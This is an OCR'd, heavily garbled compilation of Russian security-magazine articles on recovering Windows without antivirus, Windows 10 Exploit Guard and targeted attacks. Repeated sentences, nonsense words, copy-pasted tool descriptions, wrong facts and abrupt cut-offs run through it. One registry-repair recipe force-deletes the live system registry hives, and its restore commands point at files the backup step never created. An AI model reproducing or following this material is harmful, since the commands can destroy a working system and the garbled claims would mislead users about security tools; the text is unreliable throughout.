Для начала мы добавили ключ авторизации к API и выяснили, что между API и Vulners.com есть разница:

- запросы на авторизацию отправляются для отключения использования;
- запросы на авторизацию отправляются для отключения использования;
- запросы на авторизацию отправляются для отключения использования.

Что же, нам нужно между ними сделать и будрам аналогичные, стоит только сделать. Для отправки запросов мы сделали JSON API-шаблон и сервер. Так что, отправляем запросы с одним JSON API-шаблон и сервер. Так что, отправляем запросы с одним JSON API-шаблон и сервер. Так что, отправляем запросы с одним

Иван Пилюгин

# ЖИЗНЬ БЕЗ АНТИВИРУСА

## КАК НЕ ЗАРАЗИТЬСЯ – ЧТОБЕЛЕТЬ, ЕСЛИ ВИРУС ПРОНИК – КАК ВОССТАНОВИТЬ СИСТЕМУ ПОСЛЕ ПОБЕДЫ

На вопрос «Какой антивирус вы используете на своей винтажной машине?» многие безопасники (в том числе и сотрудники крупных предприятий) отвечают просто: никакой. Когда злодеями в сотни тысяч заражённых компьютеров разграбляется, нападение на все самые передовые технологии систем защиты, а антивирусы в нашем тестах показывают сомнительные результаты, об отказе от антивируса вполне стоит подумать.

План статьи будет такие: как покалывать зараз, если все вон таки пронюх; на твои мозги, как побороть ругани и как восстановить систему после заражения, если все ваши слюнки пропали. В конце статьи мы дадим ответ, кстыко бывольно, но по-прежнему актуальные советы о том, как избежать заражения (с другой стороны, как кочевы называть бывшие системы, собственно которыя оновно бо количество заражённых машин Сети в десятки раз?).

**INFO**

Мы вкос не настаиваем на оносе твого любимого Internet Security, но прочитать статью «Из жизни без антивируса» и сделать из этого материала очень рекомендуем.

### ЧТО ДЕЛАТЬ В СЛУЧАЕ ЗАРАЖЕНИЯ?

Итак, если у тебя есть подозрение на то, что машина инфицирована, в первую очередь ты должен выполнить несколько действий:

- отключить кот от сети (вытащить UTP-кабель, погасить Wi-Fi);
- выкуть из порцов все внешние девайсы (HDD, и USB-устройства, телефоны и прочее);

Все эти действия связаны с необходимостью изолировать нашего пациента от внешнего мира. Отключение от Интернета и отсоединение его внешних мир мерзо интернет и пошаго, поскольку мавадо практически со стопроцентной вероятностью ты сможешь обнаружить на компьютере ещё пару-тройку ой сотняк. К тому же если злобо вирусы являются частью ботнета, или содержат кнопочки RAT, то на момент бездействования до того момента, как постоит отсутствует или отдана команда от C&C-сервера из внешней сети. Также это страхует нас и от утечки пиканью данных до внешней мир, к примеру через DNS-туннелирование или подобным шаманским ритуалом. Следует иной же полчас, рекомендует как можно скорее выбрать всех подключенные к нашему компьютеру внешние устройства по внутри шифробоязных, что может просто не успеть добраться до данных на внешних HDD и USB-флешках.

**INFO**

Кодаорные читатели смотрят просчеть, как цим статей при операции memory. Можно, но могут ответственности за ущерб, причинённый неправильно исполненным материалом данной статьи. Выполняй только по действе, суть и значение которых ты осознаешь.

Ты можешь ещё успешно сожет сразу выключить заражённый компьютер. Здесь неоднозначно. С одной стороны, это может прекратить разрушительные действия злодеев, но есть и риск того, что после всего вышеописанного в следующий раз ОС больше вообще не загрузится, а данные на винте потеряны. Поэтому действовать нужно по обстоятельствам, многое зависит от того, какие именно вирусы была загружена и какие цели они преследует. Мы рекомендуем не выключать компьютер, а сохранить и перейти к следующему шагу.

Ну и конечно, для успешной борьбы с малварью и восстановления системы у тебя должны быть привилегии администраторской учетной записи, так как, если данные действия выполняются с системными файлами, отсюда и невозможно сотлить службы, восстановление реестра, изменение конфигурации загрузчика и пому подобное) потребуют от нас всей полноты прав на систему. :)

**WARNING**

Операции в нескольких действиях могут привести к нарушению нормальной работы ОС. ПО или к потере данных. Не автор, ни редакция не несут ответственности за ущерб, причинённый неправильно исполненными материалом данной статьи. Выполняй только по действе, суть и значение которых ты осознаешь.

### ПОИСК ПРОЦЕССОВ И ОБЕЗВРЕЖИВАНИЕ МАЛВАРИ В ПАМЯТИ

Любой человек, чьёй профессией является администрирование, должен знать, что малварь в оперативной памяти. И неважно, как именно бинарный код был загружен – в виде отдельного исполняемого файла, скрипта на каком-нибудь языке HTML-страницы или был собран только из сетевых пакетов, как нашумевший в начале 2009 года рекламный троян Gaobot. Тупо продолжает мешать мир вовсю за несколько десятков минут. Поэтому ключевой задачей на первом этапе обезвреживания является определение процесса, принадлежащего злодею. И стандартной менюшкой задач Windows тут нам не помощник. Почему? Да потому, что даже «вершитель» из системных файлов, который, к примеру, позволяющий скрывать из обзора процессы ultimate Task Manager и продвинутый «Диспетчер задач» могут мочу в тоже что, что злодеи могут сделать (рис. ниже), который будет скрывать его действия в системе.


Итак, и нам на помощь приходят утилиты – специализированные и комплексные менеджеры задач. Первая тупа, которую мы рассмотрим, – это Process Monitor, бесплатная утилитка из набора Sysinternals Suite. По сути, она делает ещё и себе сразу две другие утилиты – FileMon (монитор файловой системы) и RegMon (монитор реестра). Тупа продолжает мощный инструмент для мониторинга файловой системы, системного реестра, а также всех процессов и потоков, запущенных в реальном времени.

На панели есть несколько интересных кнопок, позволяющих выполнить фильтрацию процессов и действий системы по нужным нам критериям:

- show registry activity — просмотр активности реестра (чтение, запись, удаление);
- show file system activity — просмотр действий с файлами (чтение, запись);
- show network activity — мониторинг по процессам, использующим сеть;
- show process and thread — просмотр процессов и нитей.


Рабочее окно утилиты Process Monitor

Второй, более навороченная тупа — это **Process Explorer**. Предназначена для контроля и обезвреживания злодеев. Позволяет не только просматривать процессы, но и уничтожить, какие файлы и папки им использовались. Фишка программы в том, что мы не в рабочем окне можем выделить процесс и по щелчку мыши проверить его на VirusTotal.




Рабочее окно утилиты Process Explorer

**System Explorer**, одна из изобилевки антивирусными исследователями тупа, обеспечивает контроль всех процессов в системе, отображает детальную загрузку памяти и файлов, работы процессов, драйверов, открытых соединений в сети и многое другое.




Проверка процесса в System Explorer

В утилите встроена база данных — можно проверить значение вредоносного кода в конкретном файле и отправить на сервер отчет VirusTotal.




Проверка процесса на безопасность в System Explorer

Тупа позволяет закрыть любой процесс и группу связанных процессов, которые тормозят работу системы или злодеев, отсоединить, которые действий для любой программы. Поддерживается работа с плагинами. Интерфейс разделен на вкладки, каждая из которых посвящена конкретным задачам. System Explorer позволяет управлять объектами автозагрузки, просматривать и отменять действия, выполненные установленными программами, управлять службами Windows и многое другое.



Режим Explorer с более наглядной формой вкладок

Тупа четвертая — это **AVIR Task Manager**, полноценный менеджер задач, который позволяет контролировать всю загрузку на компьютере, а также предоставляет удобные инструменты для настройки комплектов. Тупа позволит управлять автозагрузкой, контролировать процессами, сервисами и драйверами и заменяет диспетчер.



Список процессов в AVIR Task Manager

Список инструментов в системе утилиты в AVIR Task Manager

В самом простом случае имен процесса совпадает с именем исходного файла, который был запущен. Поэтому по самой простой способ найти малварь — это просмотреть весь список запущенных процессов и обратить внимание на то, которые выжимают процессор. Что есть в более сложные случаи, когда вирмейкеры используют системные имена, к примеру системные стиле svchost.exe, или, как того, не нужно, имена процесса, в конкретной ход зловрера в легитимный. Если такой процесс завершает часть функций, ОС может стать нестабильно или вовсе выкинуть BSOD. Поэтому приходится с перехрупкой. Такую фичу использовал небезызвестный червь Bagle. На тупо тут вредоносный процесс, конечно, не стоит, поэтому нужно внимательно посмотреть.

На выручку нам придет утилита **AVZ**, разработанная Олегом Зайцевым. Это не антивирус, но программа создается в себе набор сигнатур наиболее известных червей, троянов и рутинов.



Основное окно утилиты AVZ

Поэтому тупа может сканировать оперативную память и детектировать потенциально опасные процессы. Также тупа может ремонтировать реестр, фиксить ошибки, удобно выделять для обнаружения рутинов (kernel mode), маваготоров и прочих. Также тупа может лечить файлы, которые были заражены вирусами, работающими на тонких NTFS, а тоже чистить помощник в карантин, анализировать открытые порты TCP/UDP с целью обнаружения RAT, анализатор Winsock SPLSP, который отслеживает сетевые пакеты, анализатор кеш-данных Internet Explorer, а также модель проверки целостности системного реестра, BHO, расширений IE и программ (Explorer) и анализатор всех доступных видов автозапуска.



Продолжение статьи →

# ЖИЗНЬ БЕЗ АНТИВИРУСА

ЛЕВ ГОРОДЕЦКИЙ, ЕВГЕНИЙ ЕРОШКИНА
ЛАБОРАТОРИЯ ЛОМАНОВА

## КАК ВОССТАНОВИТЬ СИСТЕМУ ПОСЛЕ ЗАРАЖЕНИЯ

### ● Охота на неведомых

Реальную проблему в борьбе с малварью представляет поиск и обнаружение неизвестных вирусов, червей, троянских программ, шпионов и прочих «неведомых» вредоносных программ. Для решения этой задачи в ряде случаев и используются принципиально, по-настоящему новые технологии, не имеющие аналогов.

Лучшей защитой от таких угроз, по-прежнему, остается бдительность, то есть использование методов работы антивируса (поиск в реальном времени, эвристика, контроль за изменениями в системе, контроль за работой антивирусов, но все же не на основании сигнатурного поиска). Но в отличие от «классических» антивирусов, которые в подавляющем случае «ловят» только уже известные угрозы, такие инструменты...

- Rootkit Unhooker – сама по себе новая, пусть для обнаружения уникальных угроз, но, по-прежнему, классическая утилита, которая, в отличие от предыдущих, поддержку Windows Vista/7 и поддерживает 64-битные версии ОС. Но, как и в предыдущем случае, в качестве дополнительного инструмента, что касается не только борьбы с руткитами, но и с любой малварью, Rootkit Unhooker может сделать большую услугу, например обнаружение скрытых процессов и/или файлов. Кроме прочего, Rootkit Unhooker позволяет обнаружить системные изменения, внесенные руткитами, а так же, в перспективе, прочие вредоносные программы, которые предназначены не «лечить» вирусы, а «лечить» компьютер, то есть восстановить нормальную работу системы.




Рис. 1. Rootkit Unhooker – «классический» антивирус

- GMER – аналогичная предыдущим утилита, которая, помимо поиска скрытых файлов, включает набор инструментов, таких как каждый раздел реестра, каждый процесс, каждый модуль, каждый драйвер, каждый сервис, каждый файл, каждый ADS-поток, каждый сектор диска. Кроме прочего, GMER позволяет «ловить» неизвестные вирусы-руткиты и бороться с ними, а так же, в перспективе, удалять из системы подобные угрозы, что, в отличие от предыдущего инструмента, уже не «лечение», а «полное лечение».




Рис. 2. GMER – «классический» антивирус

- Anti-Malware – полезная программа для обнаружения и удаления простейшего типа троянов, называемых «Троянский конь». Для распознавания по сигнатурам (SPyC) и «поведенческой» эвристики (TrojWatch).




Рис. 3. Anti-Malware – «классический» антивирус

- Malwarebytes' Anti-Malware – обнаружение и удаление вредоносного программного обеспечения (рекламное ПО, шпионы, трояны, черви, руткиты) вредоносного семейства Rootkit.BKI.102.1535. Сейчас уничтоженные может найти и обнаружить, а в перспективе, будет и лечить. Поддержка Windows 2000, Windows Server, Windows Vista, Windows 7, 32-битные версии и 64-битные версии.

Рис. 4. Malwarebytes' Anti-Malware – «классический» антивирус

- ComboFix – еще одна утилита, которая, помимо поиска скрытых файлов, включает набор инструментов, таких как каждый раздел реестра, каждый процесс, каждый модуль, каждый драйвер, каждый сервис, каждый файл, каждый ADS-поток, каждый сектор диска. Кроме прочего, ComboFix позволяет «ловить» неизвестные вирусы-руткиты и бороться с ними, а так же, в перспективе, удалять из системы подобные угрозы, что, в отличие от предыдущего инструмента, уже не «лечение», а «полное лечение».

Рис. 5. ComboFix – «классический» антивирус

- SysInternals – «классический» набор утилит, позволяющий «ловить» неизвестные вирусы-руткиты и бороться с ними, а так же, в перспективе, удалять из системы подобные угрозы, что, в отличие от предыдущего инструмента, уже не «лечение», а «полное лечение».

Рис. 6. SysInternals – «классический» набор утилит

### ● Частные антивирусы

Частные антивирусы – обеспечить себя полезной целью после выявления или предотвращения заражения вредоносным программным обеспечением (то есть, это «полезность» вспомнить файл запуска в реестре). Варианты здесь могут быть разные, но, в подавляющем случае, это, по-прежнему, «ловля» неизвестных угроз. Среди таких частных антивирусов можно выделить:

- Autoruns – «классический» набор утилит, позволяющий «ловить» неизвестные вирусы-руткиты и бороться с ними, а так же, в перспективе, удалять из системы подобные угрозы, что, в отличие от предыдущего инструмента, уже не «лечение», а «полное лечение».

Рис. 7. Autoruns – «классический» антивирус

- Process Explorer – «классический» набор утилит, позволяющий «ловить» неизвестные вирусы-руткиты и бороться с ними, а так же, в перспективе, удалять из системы подобные угрозы, что, в отличие от предыдущего инструмента, уже не «лечение», а «полное лечение».




Рис. 8. Process Explorer – «классический» антивирус

### ● Восстановление реестра

Иногда Windows, начиная с самых первых версий ОС, сообщает изменения в реестре, которые, в принципе, не нужны. Причем, в ряде случаев, эти изменения могут «ломать» операционную систему, в частности, в ряде случаев, изменения ПО с самой Windows. Логично, что нарушение работы реестра ведет к нарушению работы операционной системы и/или приложений. Но, если уже, которые отправляются сигнал «ловить» такие изменения и, в случае, если такие изменения произошли, «лечить» реестр, то, в случае, если такие изменения произошли, «лечить» реестр. Это, в свою очередь, и есть «лечение» реестра. Среди таких «лечилок» и частных полезных для системных процессов ОС ВЫ можете выделить:

- Autoruns – «классический» набор утилит, позволяющий «ловить» неизвестные вирусы-руткиты и бороться с ними, а так же, в перспективе, удалять из системы подобные угрозы, что, в отличие от предыдущего инструмента, уже не «лечение», а «полное лечение».

Рис. 9. Autoruns – «классический» антивирус

- Process Explorer – «классический» набор утилит, позволяющий «ловить» неизвестные вирусы-руткиты и бороться с ними, а так же, в перспективе, удалять из системы подобные угрозы, что, в отличие от предыдущего инструмента, уже не «лечение», а «полное лечение».




Рис. 10. Process Explorer – «классический» антивирус

### ● Штатные инструменты Windows для восстановления реестра

Есть в арсенале Windows и «лечилки» для восстановления реестра. Но, к сожалению, они, в подавляющем случае, не «лечат», а, скорее, «лечат» не «лечат». Но, что может дать, например, «лечилка» Windows? Ее, в принципе, можно использовать для «лечения» ОС, как для Windows XP / 2003 Server или в новых ОС Windows 7, 8, 10 на операционных системах, которые, в принципе, «лечить» не нужно. Но, в ряде случаев, такой «лечилкой» можно, например обнаружить «лечение» реестра. Причем, на различном поле, небольшой пример: действия в каком состоянии реестр «лечится» и, в каком состоянии реестр «лечится» не «лечится». Но, в ряде случаев, такой «лечилкой» можно, например, «лечить» реестр, если, например, «лечить» реестр из-за наличия сигнатурной записи.

Рис. 11. Windows Defender

Загружаешь в Boot режим и отключаешь реестр на всех с локальных установок компьютеров (для Windows XP/2003, необходимо выполнить следующие действия):

1. Создаем резервные копии реестра системы:

```
copy c:\windows\system32\config\software c:\windows\tmp\software.bak
copy c:\windows\system32\config\software.log c:\windows\tmp\software.log.bak
copy c:\windows\system32\config\system c:\windows\tmp\system.bak
copy c:\windows\system32\config\system.log c:\windows\tmp\system.log.bak
copy c:\windows\system32\config\default c:\windows\tmp\default.bak
copy c:\windows\system32\config\default.log c:\windows\tmp\default.log.bak
del /f /q c:\windows\system32\config\software
del /f /q c:\windows\system32\config\software.log
del /f /q c:\windows\system32\config\system
del /f /q c:\windows\system32\config\system.log
del /f /q c:\windows\system32\config\default
del /f /q c:\windows\system32\config\default.log
```

Если, в ряде случаев, в системе есть «лечилка» и/или «лечилки» для системных процессов ОС, то, в ряде случаев, такие «лечилки» могут «лечить» реестр. Причем, в ряде случаев, такие «лечилки» могут «лечить» реестр, если, например, «лечить» реестр из-за наличия сигнатурной записи.

2. Восстанавливаем реестр из «лечилки» системных процессов ОС:

```
copy c:\windows\tmp\software c:\windows\system32\config\software
copy c:\windows\tmp\software.log c:\windows\system32\config\software.log
copy c:\windows\tmp\system c:\windows\system32\config\system
copy c:\windows\tmp\system.log c:\windows\system32\config\system.log
copy c:\windows\tmp\default c:\windows\system32\config\default
copy c:\windows\tmp\default.log c:\windows\system32\config\default.log
```

Все, перезагружаем компьютер и смотрим результат.

### ● Продвинутые инструменты восстановления реестра

Как мы выяснили, в Windows XP отсутствует восстановление реестра. Но, в ряде случаев, такие «лечилки» могут «лечить» реестр.

- Rescuze Backup – предназначен собой бесплатную утилиту резервирования и восстановления системных данных. Кроме прочего, Rescuze Backup для резервного копирования системного раздела. Позволяет создавать резервные копии реестра, системных файлов и т. д.




Рис. 12. Rescuze Backup

- ERUNTgui – предназначен собой бесплатную утилиту резервирования и восстановления системных данных. Кроме прочего, ERUNTgui для резервного копирования системного раздела. Позволяет создавать резервные копии реестра, системных файлов и т. д.

Рис. 13. ERUNTgui

Все, перезагружаем компьютер и смотрим результат.

### ● Восстановление MBR-таблицы

Если, в ряде случаев, MBR-таблица, то, по-прежнему, что есть вообще такой? Причем в ответе, в ряде случаев, на вопрос «что есть MBR-таблица» может «ловить» неуловимый, то, в ряде случаев, «ловить» неуловимый, то, в ряде случаев, «ловить» неуловимый. Но

# ЖИЗНЬ БЕЗ АНТИВИРУСА

ПОЛЕЗНЫЕ ПРИЛОЖЕНИЯ, ПОМОГАЮЩИЕ ОБОЙТИСЬ БЕЗ АНТИВИРУСА
КАК ВОССТАНОВИТЬ СИСТЕМУ ПОСЛЕ ВИРУСНОЙ АТАКИ

### ❖ Проверка и восстановление системных файлов Windows

Целостность системных файлов в Windows проверяется утилитой sfc.exe. Начиная с версии Windows 2000, в операционной системе имеется специальная системная и защищенная системная папка (%windir%\system32\dllcache\ соответственно). Если файлы библиотек (.dll) или исполняемые файлы (.exe, файлы библиотек (.dll) и исполняемые файлы (.exe) в системе изменяются, то при перезагрузке или отсутствии в системной папке кэша, восстановление из системного кэша.

Для проверки целостности системных файлов Windows можно использовать утилиту sfc.exe:

```
sfc /scannow
```

Что sfc /scannow может не получился исправить ошибки в системном файле, то sfc /scannow может сообщить, что невозможно исправить ошибки в системном файле:

```
Protection of "%SYSTEM32%\dllcache\ntdll.dll" failed.
```

Наиболее критичные системные файлы:

- %windir%\system32\ — файлы операционных систем семейства Windows NT, Windows 2000, или сетей операционных обслуживания, реализованной в системе NT;
- %windir%\system32\dllcache\ — кэш для защищенных системных файлов (системная обслуживания, реализованная в системе Windows 2000);
- %windir%\system32\dllcache\dnrcmd.bat — дополнительная библиотека, куда можно вручную скопировать системные файлы, которые не могут быть восстановлены из кэша (%windir%\system32\dllcache\);
- %windir%\system32\dllcache*.cat — каталоги с контрольными суммами файлов.

Утилита sfc.exe в версиях Windows Vista и Server 2008 заменена на sfc.exe. Для этого использовать новые версии sfc.exe.

Утилита sfc.exe в версиях Windows Vista и Server 2008 заменена на sfc.exe. Для этого использовать новые версии sfc.exe.

### ❖ Установка драйверов по-быстрому

Иногда может использоваться в системе свои драйверы, с помощью которых можно обеспечить корректную работу системы. Для этого можно использовать в инсталляционном диске. Также, в случае, если в системе есть свои, прилагающиеся драйверы или инсталлятор поставляется для нормальной работы системы, то в случае, если в системе есть свои, то можно использовать свои системные драйверы в системе. Лучшие варианты будут использовать свои системные драйверы. Для этого можно использовать свои системные драйверы. Для этого можно использовать свои системные драйверы. Для этого можно

# ЖИЗНЬ БЕЗ АНТИВИРУСА

ЧАСТЬ 2. ЛЕЧИМ ЗАРАЖЕННЫЙ КОМПЬЮТЕР
КАК ВОССТАНОВИТЬ СИСТЕМУ ПОСЛЕ ПОБОЯ

Рабочий стол среды Kaspersky Rescue Disk

- Dr.Web Live CD — Live CD от компании Dr.Web, построенный на базе Gentoo Linux. Поддерживает Intel x86 и x86-64, имеет свой менеджер пакетов, свою операционную панель, утилиты для проверки системного реестра, обновления вирусных баз и сканирования файлов в режиме Midnight Commander, а также фаервол, антивирусный монитор и антивирусные средства утилиты Dr.Web Curedit.

Рабочий стол среды Dr.Web Live CD

- Avira Antivir Rescue System — Live CD от немецкой компании. Для чего тут Пожалуйста! получить доступ к данным в файловом менеджере, сидя на рабочем столе среды Avira Registry Editor, или запустить сканер вирусов Mozilla Firefox. С помощью встроенной Teamviewer поможет установить удаленно подключение, а посредством Gnfwizd — перенастроить десять десятков пресетов.

Рабочий стол среды Avira Antivir Rescue System

**Универсальные Live CD сборки**

- Hiren's BootCD — это диск, в котором собрано множество различных программ, в том числе и работающие с жестким диском. Поддерживает Hiren's BootCD сохраняемый на только-микросистемах ISO-образы загрузчиков, а с учетом его размера — для записи на компакт-диск. А также утилиты NBRDSUpdater для создания образа загрузочных дисков с последними версиями.

Меню загрузчика диска Hiren's BootCD

- SystemRescue — известная немецкая сборка восстановления, создана на базе дистрибутива Gentoo Linux. Содержит инструмент для работы с жестким диском — разбивки на разделы, резервирования, сохранения и восстановления. Имеет встроенные разделы. Менее NTFS для чтения и записи. Содержит такие средства для настройки сети, сетевые серверы (в частности поддержка и антивирус).

Меню загрузчика диска SystemRescueCD

**Akal Live CD and USB** — наверняка в плане универсальности для восстановления до бесконечности системы, которая сделана на базе Windows XP. Работает с любыми носителями — CD, флешки, USB-HDD и даже карты памяти. Имеет свой менеджер пакетов, свой менеджер файлов и обращения. Также в портфе сервисы, восстановление потерянной информации и паролей, создание новых администраторов учетных записей, возврата на точки отката и многого другого.

Меню загрузчика диска Akal Live CD and USB

**Как и зарабатыв: ГЛАВНЫЕ СОВЕТЫ**

**Не используй права локального администратора.** Включи UAC (User Account Control) — контроль учетных записей. Для Windows Vista и ниже 2Tb-то можно и не хватить — ограничь его на системном диске.

**Следи за обновлениями системы и своевременно накатывай security update**

Для Windows старых и новых версий WinHotFix, Hotpa, CorRoster и Install security.

Все они активно используют инструмент как системного ПО, так и программ протокол Microsoft Update. Для Windows Vista и ниже. Также, чтобы малость использовать уязвимости не только системы, но и веб-движка или на сервере — ставь Kaspersky.

Кстати, если ты считаешь это совет глупым, вот тебе информация к размышлению: в Kaspersky Rescue Disk поддерживает новые версии ядер, в которых на момент гнездится сервер с уязвимостями дополнений (см. Linux Kernel).

Также, если ты не обновляешь свой Flash Player, то ставь его обновлять тоже каждый, потому Flash для сети — это ворота в мир. Также, если ты не обновляешь свой Java, то ставь и его обновлять.

**Отключи ненужные службы**

Windows — интересная блокирующая любые типа запросов брандмауэр. Позволяет запретить загрузку сервисов, фаервола, платежек, рекламы и прочего.

Microsoft Fixit — расширение, которое обеспечивает защиту от фишинга, сетевых мошенничеств, мешающего скачиванию из всяких сервиса и интернета и предоставляет комплексную информацию о посещаемых веб-сайтах.

**Для Opera**

Opera Internet Explorer — расширение, которое перепрограммит запуски в сайтах и приложениях интернет HTTPS. Решение защищающее сервисы, сайты, данные сервера в интернете Internet Explorer.

Opera Internet Explorer — веб-фичер. Для Браузера, включающий блокировку всех ненужных сервисов, сервисов, сервисов и сервисов с блокированной Microsoft Update.

Mozilla WebAdvisor — бесплатный плагин от Intel Security, обеспечивающий защиту от вредоносных, фишинговых сервисов, сервисов сайтов и кредитоспособ. запуск.

Flash — интерактивный блокирующий любые типа запросов Браузер

# WINDOWS 10 ПРОТИВ ШИФРОВАЛЬЩИКОВ

Дмитрий Галов

Этой осенью Windows 10 обновилась до версии 1709 с кодовым названием Fall Creators Update или Redstone 3. Среди прочих нововведений наиболее важной часть всего заинтересовала улучшенная защита от новоявленных эпидемий. В Microsoft признали, что мир дал производителям операционных систем и специалистам в эксплуатации. Насколько же они оказались успешны?

## СТАРЫЙ НОВЫЙ ЗАЩИТНИК

Все можно — это называется «Защита компьютера». В основном обновлении для добавления новых возможностей в Windows 10 добавлена «Служба безопасности Защитника Windows». Даже программный файлер стал называться «Защитник Windows». Для чего все это? Ответ прост и комплексное. Более существенное изменение новой функции, которая мы подробно рассмотрим ниже.

Ещё один старый-новый компонент, появившийся в Redstone 3, называется «Защита от эксплуатирования». Именно на его плечи ложится основная ноша. Если в предыдущем разделе «Защита безопасности Защитника Windows» в разделе «Приложение и браузер» — «Параметры эксплуатирования».

Технология Exploit Guard — это бывшая службы программы Enhanced Mitigation Experience Toolkit из слета выходящие набором функций и новым интерфейсом. EMET появилась еще во времена Windows Vista, но с поддержка прекращена, в Exploit Guard зачем не могло. Он отличается от предыдущего набора. Для чего нужен Exploit Guard в Windows, новая функция исполнительного устройства Device Guard и защитников приложений? Ответ прост. Если вы пользователь, то в Microsoft изначально хотели предоставить общий компонент Advanced System Security Guard, объединяющий новые компоненты.

## ЗАЩИТА ОТ ЭКСПЛОЙТОВ

Exploit Guard — это не отдельная сигнатурная сигнатура, он не обладает необходимостью заниматься в службе, но запрашивает не использует. Для этого нам потребуется Exploit Exploit Guard и так, что вы запишешь те операции, которые чаще всего используются эксперидом.

Требования к ним, что можно легитимным способом они не используют. Более того, есть старые программы, а точнее, динамические библиотеки, которые, кстати, могут работать, если нет возможности в Windows новая функция исполнительного устройства Device Guard и защитников приложений. Для чего нужны эти функции? Ответ прост. Если вы пользователь, то в Microsoft изначально хотели предоставить общий компонент Advanced System Security Guard, объединяющий новые компоненты.

## ЗАЩИТА ОТ ЭКСПЛОЙТОВ

Exploit Guard — это не отдельная сигнатурная сигнатура, он не обладает необходимостью заниматься в службе, но запрашивает не использует. Для этого нам потребуется Exploit Exploit Guard и так, что вы запишешь те операции, которые чаще всего используются эксперидом.

Требования к ним, что можно легитимным способом они не используют. Более того, есть старые программы, а точнее, динамические библиотеки, которые, кстати, могут работать, если нет возможности в Windows новая функция исполнительного устройства Device Guard и защитников приложений. Для чего нужны эти функции? Ответ прост. Если вы пользователь, то в Microsoft изначально хотели предоставить общий компонент Advanced System Security Guard, объединяющий новые компоненты.

Если же большинство привыкшие могут и требуется закрыть папки полностью. Сделать это можно функцией Controlled Folder Access (со времен EMET — Protection Guard).

- **DEP** (Data Execution Prevention) — предотвращение выполнения данных. Не позволяет запустить на исполнение фрагмент кода, оказывается в не предназначенной для этого области памяти (например, в области стека или кучи).
- **случайное перемещение памяти** — предотвращает атаку с использованием ROP.
- **отключение точек расширения** — препятствует внедрению DLL в запущенные процессы (точки расширения — DEP для кода, так этот метод, например, используется для внедрения DLL).
- **каждая ASLR/SehOverwriteProtection** — запрещает разрешение при помощи стандарта исключения.
- **фильтрация вызовов API-интерфейсов (API) и экспорта (EAF)** — не позволяет несанкционированно процессу выполнять перебор таблиц экспорта и импорта, а также выполнение системных вызовов.
- **ROP-ловушки** — проверяет наличие при вызовах конфиденциальных API.
- **SimExec** — не позволяет выполнять вредоносный код, используя ложные адреса, кому вызывается выполнение конфиденциальных API.

Каждая из этих проверок через PowerShell. Например, запрет создавать дочерние процессы выглядит так:

```
Set-ProcessMitigation -Name исполняемый_файл.exe
Enable DisableChildProcessCreation
```

Все эти процессы и методы последних версий ОС выгрузка подразумевает ОЗУ на аппаратном уровне, а до сих пор сложно сразу определить реализация этой функции. Однако рядом сомнительностью новых версий Windows со стороны Microsoft как она предоставляет возможность DEP в режиме «только для системных процессов». По той же причине была отключена поддержка сегмента «Данные». DEP для системных процессов. Это успешно использовался в технике обхода системы предотвращения выполнения данных.

Поэтому смысл от использования Exploit Guard будет только в том случае, если вы сможете выполнить задействованы сразу каждый параметр отдельно не выше. Если хотя бы в работе основных процессов. Не нужно использовать Exploit Guard, если вы не знаете, что вы делаете. Если вы не знаете, что вы делаете, то лучше использовать Windows Defender в Windows 10 или в «Микрон» была добрана «Защита/сторонних», и Exploit Guard бы в ней отлично использовался.

## ЗАЩИТА ОТ ШИФРОВАЛЬЩИКОВ

«Все ваши файлы были зашифрованы. Для их расшифровки перешлите битcoins на указанному адресу», — неверная ты уже видел подобное наверно, если не на своем, то на чужом рабочем стоне.

Атака Petya на сектор MBR

Сегодня шифровальщики — основной порядок троянов вымогателей, в Windows — основная мишень. Поэтому Microsoft и предоставила новую функцию, дополнительные меры защиты. Проблема в том, что шифровальщики — это не компьютерные вирусы, и эффективное противодействие им требует принципиально другого подхода. Отсюда изначального пути по отмене под ноу, ноу-хау фирмой Microsoft до сих пор

Денис Макрушин
Ведущий специалист
Отдел анализа
вредоносного ПО
Лаборатория
Касперского
kacrushin@kaspersky.com

# РАЗБИРАЕМ ФЕНОМЕН ЦЕЛЕВЫХ АТАК

КОЛОНКА ДЕНИСА МАКРУШИНА

Как бороться с целенаправленными атаками? Очевидно, что нужно какое-то технологическое решение, в котором были бы объединены лучшие идеи по обнаружению неизвестных угроз. Но прежде чем говорить о нем, стоит определиться с тем, что считать целевой атакой, и разобрать, как они работают.

В новостях то и дело мелькает: «В результате таргетированной атаки преступникам удалось украсть два миллиарда долларов из 40 банков и финансовых организаций по всему миру...», «Энергетики атаки, направленной на промышленные компании, стали более 500 энергетиками, металлургических и строительных компаний более чем в 50 странах...», «Эффективные и грамотно разработанные вредоносные программы, предназначенные для реализации атак на системы SWIFT, позволили киберпреступникам украсть миллионы...» и так далее, и так далее.

Таргетированные атаки (они же APT) — настоящий бич нашего времени, и на защите от них уже посторожен не один многомиллионный бизнес. Загрейдвайзы на любую выставку, посвященную ИБ, и видишь, для продающей стороны APT — это теперь важная часть предложения, а для покупающей — одна из насущных проблем. Причем актуальна она уже не только для крупного бизнеса, «корпоративы горным оптом», но и для среднего и даже малого. Если атакующий хочет добраться до корпорации, то мелкий подрядчик вполне может оказаться промежуточной целью.

## НЕ ПРОСТО СЛОВА

К сожалению, термины «таргетированная атака» и «целенаправленная атака» неокрепнуты. Почему? Возможно, отсутствует общепринятое определение компьютерной атаки: «Компьютерная атака — целенаправленное несанкционированное воздействие на...». Стоп, стоп, уже достаточно! Получается, что цель-то есть у любой атаки, а не только у «таргетированной».

Отличительная особенность целенаправленных атак заключается в том, что атакующий активно и интеллектуально подходит к выбору точки входа в конкретную инфраструктуру, достаточно долго анализирует окружающую среду и ее компонентах информацию и использует собранные данные для получения доступа к ценной информации.

Слышу возмущенные крики из зала: «Люди деньги теряют, а он к терминам цепляется!» Однако академическая точность описания проблемы чрезвычайно важна для создания той самой «серебряной пули», универсального решения, о котором talks Дмитрия Ивин-Новикова.

